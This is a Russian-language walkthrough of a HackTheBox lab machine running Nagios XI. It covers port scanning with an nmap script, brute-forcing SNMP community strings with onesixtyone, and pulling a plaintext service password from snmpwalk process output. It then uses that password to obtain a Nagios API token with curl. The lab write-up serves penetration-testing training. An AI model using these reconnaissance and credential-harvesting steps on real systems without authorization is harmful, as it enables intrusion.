Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for monitored.htb (10.10.11.248)
Host is up (0.10s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp   open  http       Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Did not follow redirect to https://nagios.monitored.htb/
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.56 ((Debian))
|_http-title: Nagios XI
|_http-server-header: Apache/2.4.56 (Debian)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
| Not valid before: 2023-11-11T21:46:55
|_Not valid after:  2297-08-25T21:46:55
5667/tcp open  tcpwrapped
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Часто я дополнительно проверяю порт UDP 161.

```
sudo nmap -p161 -sU 10.10.11.248
```

В этот раз он оказался открыт.



```
Nmap scan report for monitored.htb (10.10.11.248)
Host is up (0.062s latency).

PORT    STATE SERVICE
161/udp open  snmp
```

Результат сканирования UDP-портов

Итого сканер нашел шесть открытых портов:

- 22 — служба OpenSSH 8.4p1;
- 80 и 443 — веб-сервер Apache 2.4.56;
- 389 — служба LDAP;
- 5667 — неизвестный сервис;
- 161 (UDP) — служба SNMP.

Также в выводе Nmap подмечаем редирект с порта 80 на адрес `nagios.monitored.htb`. Его тоже добавляем в `/etc/hosts`:

```
10.10.11.248 monitored.htb nagios.monitored.htb
```

Поскольку доступна служба SNMP, начнем именно с нее.

ТОЧКА ВХОДА


SNMP — простой протокол управления сетью. Он используется для мониторинга устройств в сети (например, маршрутизаторов, коммутаторов, принтеров).

Тут следует сразу упомянуть два понятия:

- **MIB** (Management Information Base) — база данных, хранящая информацию обо всех объектах (параметрах и настройках) устройства;
- **OID** (Object Identifier) — числовой идентификатор объекта в дереве MIB.

При работе с удаленной системой по SNMP все запросы делаются по OID, который отражает положение объекта в дереве объектов MIB. Но чтобы получить всю информацию, нам сначала нужно пройти своеобразную аутентификацию, указав идентификатор сообщества. Так как мы ее не знаем, ее нужно перебрать, к примеру с помощью утилиты **onesixtyone**. Перебирать будем по словарю из набора SecLists.

```
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-
community-strings.txt 10.10.11.248
```




```
└─$ onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt 10.10.11.248
Scanning 1 hosts, 120 communities
10.10.11.248 [public] Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64
10.10.11.248 [public] Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64
```

Перебор community-строк

В итоге нашли всего одну community-строку — `public`. Все OID системы можно получить, просканировав устройство, например вот такой командой:


```
snmpwalk -v 2c -c public 10.10.11.248
```



```
iso.3.6.1.2.1.25.4.2.1.5.578 = ""
iso.3.6.1.2.1.25.4.2.1.5.579 = STRING: "-u -s -O /run/wpa_supplicant"
iso.3.6.1.2.1.25.4.2.1.5.584 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.589 = STRING: "-c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB "
iso.3.6.1.2.1.25.4.2.1.5.597 = STRING: "-4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0"
iso.3.6.1.2.1.25.4.2.1.5.718 = ""
iso.3.6.1.2.1.25.4.2.1.5.719 = ""
iso.3.6.1.2.1.25.4.2.1.5.763 = STRING: "-f /usr/local/nagios/etc/pnp/npcd.cfg"
iso.3.6.1.2.1.25.4.2.1.5.770 = STRING: "-LOw -f -p /run/snmptrapd.pid"
iso.3.6.1.2.1.25.4.2.1.5.788 = STRING: "-LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid"
iso.3.6.1.2.1.25.4.2.1.5.798 = STRING: "-p /var/run/ntpd.pid -g -u 108:116"
iso.3.6.1.2.1.25.4.2.1.5.799 = STRING: "-o -p -- \\u --noclear tty1 linux"
iso.3.6.1.2.1.25.4.2.1.5.804 = ""
iso.3.6.1.2.1.25.4.2.1.5.853 = STRING: "-q --background=/var/run/shellinaboxd.pid -c /var/lib/shellinabox -p 7878 -u shellinabox -g shellinabox --user-css Black on Whit"
iso.3.6.1.2.1.25.4.2.1.5.854 = STRING: "-q --background=/var/run/shellinaboxd.pid -c /var/lib/shellinabox -p 7878 -u shellinabox -g shellinabox --user-css Black on Whit"
iso.3.6.1.2.1.25.4.2.1.5.858 = STRING: "-h ldap:/// ldapi:/// -g openldap -u openldap -F /etc/ldap/slapd.d"
iso.3.6.1.2.1.25.4.2.1.5.867 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.874 = STRING: "-D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/postgresql.conf"
iso.3.6.1.2.1.25.4.2.1.5.894 = ""
```

Данные, полученные из системы

Среди списков процессов есть скрипт `check_host.sh`, который получает в качестве параметров учетные данные. Больше в выводе ничего интересного нет, поэтому переходим к изучению сайта на обнаруженном при сканировании портов веб-сервере.



Welcome

Click the link below to get started using Nagios XI.


Access Nagios XI

Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.

Problems, comments, etc, should be directed to our support forum at support.nagios.com/forum/.

Главная страница сайта nagios.monitored.htb


Перейдя по главной ссылке, видим форму авторизации мониторинговой системы Nagios XI.



Система Nagios XI

ТОЧКА ОПОРЫ

С имеющимися учетными данными авторизоваться в сервисе не вышло. У Nagios XI есть веб-терминал, но и там авторизация неудачна.




```
monitored login: svc
Password:

Login incorrect
monitored login:
```

Содержимое страницы terminal

Если учетная запись присутствует, но авторизация ей не разрешена, можно попробовать использовать API. Но и там нужен аутентификатор.

```
https://nagios.monitored.htb/Nagios XI/api/v1/user
```



Login · Nagios XI
nagios.monitored.htb/nagio
https://nagios.monitored.htb/nagiosxi/api/v1/user

```
{"error":"No API Key provided"}
```

Результат запроса к API user

Получить аутентификатор можно с помощью API authenticate, но данные авторизации нужно посылать методом POST.


```
curl -k https://nagios.monitored.htb/Nagios XI/api/v1/authenticate
```



```
└─$ curl -k https://nagios.monitored.htb/nagiosxi/api/v1/authenticate
{"error":"You can only use POST with authenticate."}
```

Результат запроса к API authenticate


```
curl -X POST -k 'https://nagios.monitored.htb/Nagios XI/api/v1/
authenticate/' -d 'username=svc&password=XjH7VCehowpR1xZB' | jq
```



```
└─$ curl -X POST -k 'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate/' -d 'username=svc&password=XjH7VCehowpR1xZB' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   189  100   151  100    38    145     36  0:00:01  0:00:01 --:--:--   182
{
  "username": "svc",
  "user_id": "2",
  "auth_token": "ce7a353cd90beeeeaba162da874024b84e9e6b3f",
  "valid_min": 5,
  "valid_until": "Sat, 09 Mar 2024 12:10:20 -0500"
}
```

Получение аутентификатора

Однако и теперь ничего нельзя сделать. Так как других вариантов нет, попробуем найти публичные эксплоиты для нашей версии Nagios XI. Искать для начала можно прямо в Google.



